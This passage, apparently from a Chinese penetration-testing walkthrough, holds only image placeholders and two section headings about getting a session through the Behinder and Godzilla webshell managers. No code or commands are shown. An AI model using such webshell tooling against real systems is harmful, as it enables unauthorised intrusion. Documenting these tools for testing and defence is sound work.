





3.1.2 冰蝎上线



















3.1.3 哥斯拉上线

